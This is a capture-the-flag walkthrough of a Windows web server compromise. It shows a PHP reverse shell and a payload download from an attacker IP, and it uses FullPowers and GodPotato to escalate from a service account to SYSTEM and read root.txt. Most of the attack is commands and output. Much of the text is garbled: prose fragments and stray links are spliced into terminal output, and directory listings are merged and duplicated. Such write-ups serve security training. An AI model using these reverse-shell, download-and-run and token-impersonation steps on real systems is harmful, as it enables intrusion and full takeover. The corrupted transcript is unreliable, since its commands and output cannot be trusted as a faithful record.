90            $this->shell->read(1024);
91        }
92    }
93    private function handleSShellEOF() {
94        if ($this->os == 'WINDOWS') {
95            $this->shell->read(1024);
96        } else {
97            $this->shell->read(1024);
98        }
99    }
100   private function handleSShellOutputEOF() {
101      if ($this->os == 'WINDOWS') {
102          $this->shell->read(1024);
103      } else {
104          $this->shell->read(1024);
105      }
106  }
107 }
```


```
PS C:\xampp\htdocs\uploads> Invoke-WebRequest -Uri "http://10.10.14.9:8000/rev2.php" -UseBasicParsing -OutFile rev.php
PS C:\xampp\htdocs\uploads> dir
      SysteM user. All rights reserved.
      Service accounts are generally configured with these two privileges. They allow the account to impersonate other users (including the SYSTEM user). Any user with these privileges can run the token impersonation API.

  Directory: C:\xampp\htdocs\uploads

Mode          LastWriteTime    Name
----          -----        --
d-----       11/10/2023  1:00 PM  2545eb87873b1b36e72e09a8a38738
-a----       6/10/2023  4:20 PM   17 .htaccess
-a----       11/10/2023  1:13 PM  9404 out.html
-a----       11/10/2023  1:12 PM  347 payload.php
-a----       11/10/2023  1:14 PM  9404 rev.php
-a----       11/10/2023  1:01 PM      0 todo.txt
```

Erel Regev

Triggering:



```
DAEMONIZE: pcntl_fork() does not exists, moving on...
Microsoft Windows [Version 10.0.17763.4851]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
(kali㉿kali)-[~] ~$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.234] 49687
SOCKET: Shell has connected! PID: 1784
Microsoft Windows [Version 10.0.17763.4851]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\uploads>whoami
nt authority\local service
C:\xampp\htdocs\uploads>dir
Volume in drive C has no label.
Volume Serial Number is 82EF-5600
```

```
C:\xampp\htdocs\uploads>whoami /priv
(PRIVILEGES INFORMATION)
God potato ↗
-----  

* Just like juicy/sweet potato. Worked flawlessly on Windows Server 2022
-----  

Privilege Name          Description          State
-----  

SeChangeNotifyPrivilege Bypass traverse checking    Enabled
SeCreateGlobalPrivilege Create global objects    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

`SeIncreaseWorkingSetPrivilege` is a Windows security privilege that allows a process to increase the size of its working set, which is the amount of physical memory that a process is allowed to use in the system. The working set of a process is the set of memory pages that are currently resident in the physical RAM and actively being used by the process.

I found the following regarding this setting: (read the rationale in the link to understand the next steps).

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md>

<https://github.com/itm4n/FullPowers>

Erel Regev

I downloaded the executable to the machine:

```
C:\xampp\htdocs\uploads>curl -O "http://10.10.14.9:8000/FullPowers.exe"
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          Dload  Upload Total   Spent    Left  Speed
100 36864  100 36864    0     0  79841      0 --:--:-- --:--:-- 79792
SYS|EM user. This was possible because service accounts usually have the

C:\xampp\htdocs\uploads>dir
Volume in drive C has no label.
Volume Serial Number is 82EF-5600

Directory of C:\xampp\htdocs\uploads

11/10/2023  01:37 PM    <DIR>          .
11/10/2023  01:37 PM    <DIR>          ..
06/10/2023  03:20 PM           17 .htaccess comBelchenDream/GodPotato
11/10/2023  01:37 PM           36,864 FullPowers.exe
11/10/2023  01:12 PM           347 payload.php
11/10/2023  01:14 PM           9,404 rev.php
11/10/2023  01:01 PM           0 todo.txt comantonioCoco/JuicyPotatoNG (New one)
11/10/2023           5 File(s)       46,632 bytes comantonioCoco/JuicyPotatoNG (New one)
11/10/2023           2 Dir(s)  9,664,638,976 bytes free

C:\xampp\htdocs\uploads>
```

Executed the file:

```
C:\xampp\htdocs\uploads>FullPowers
[+] Started dummy thread with id 3516 Service accounts are generally configured with these two privileges. They allow the account to impersonate other users and to change its token.
[+] Successfully created scheduled task. including the SYSTEM user). Any user with these privileges can run the token impersonation task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.4851]
(c) 2018 Microsoft Corporation. All rights reserved. Worked flawlessly on Windows Server 2022

C:\Windows\system32>whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name          Description                                     State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token          Enabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process        Enabled
SeAuditPrivilege         Generate security audits                  Enabled
SeChangeNotifyPrivilege Bypass traverse checking                 Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege  Create global objects                   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
```

Erel Regev

Then, after changing the setting , I used the following:

<https://github.com/BeichenDream/GodPotato>

```
C:\xampp\htdocs\uploads>curl -O "http://10.10.14.9:8000/GodPotato-NET4.exe"
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          File Actions Edit View Help   Dload Upload Total Spent   Left Speed
100 57344  100 57344    0     0   98k      0 --:--:-- --:--:-- --:--:--   98k
PS C:\xampp\htdocs\uploads> Invoke-WebRequest -Uri "http://10.10.14.9:8000/GodPotato-NET4.exe" -OutFile GodPotato-NET4.exe
C:\xampp\htdocs\uploads>dir > uploads> dir
Volume in drive C has no label.
Volume Serial Number is 82EF-5600
    Directory: C:\xampp\htdocs\uploads
Directory of C:\xampp\htdocs\uploads

11/10/2023  01:51 PM    <DIR>    LastWriteTime           Length Name
11/10/2023  01:51 PM    <DIR>    -----.
06/10/2023  03:20 PM    11/10/2023  17 .htaccess           2545eb87873b1b36e72e
11/10/2023  01:37 PM    6/10/2023  36,864 FullPowers.exe      17 .htaccess
11/10/2023  01:51 PM    11/10/2023  57,344 GodPotato-NET4.exe 94 out.html
11/10/2023  01:12 PM    11/10/2023  347 payload.php       347 payload.php
11/10/2023  01:14 PM    11/10/2023  9,404 rev.php        9404 rev.php
11/10/2023  01:01 PM    11/10/2023  0 todo.txt          0 todo.txt
                           6 File(s)      103,976 bytes
                           2 Dir(s)   9,663,533,056 bytes free

C:\xampp\htdocs\uploads>GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"
[*] CombbaseModule: 0x140733857136640
[*] DispatchTable: 0x140733859442800
[*] UseProtseqFunction: 0x140733858818976
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\e5c06f76-a46b-4b15-8830-2471c2eb6335\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046 - Uri: "http://10.10.14.9:8000/rev2.php" - UseBaseObject: 0
[*] DCOM obj IPID: 00006c02-0824-ffff-0a5b-2e884542bfca
[*] DCOM obj OXID: 0x4079b9ff386387a6
[*] DCOM obj OID: 0x2d39bb2c33e67e2f
[*] DCOM obj Flags: 0x281 - C:\xampp\htdocs\uploads
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object           LastWrittenTime           Length Name
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE           2545eb87873b1b36e72e09a8a38738
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token 0023 1:13 PM           9404 out.html
[*] PID : 872 Token:0x800 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True 0023 1:14 PM           9404 rev.php
[*] UnmarshalObject: 0x80070776 0023 1:01 PM           0 todo.txt
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1776
5 [REDACTED] a loads> nc -lvp 1234
```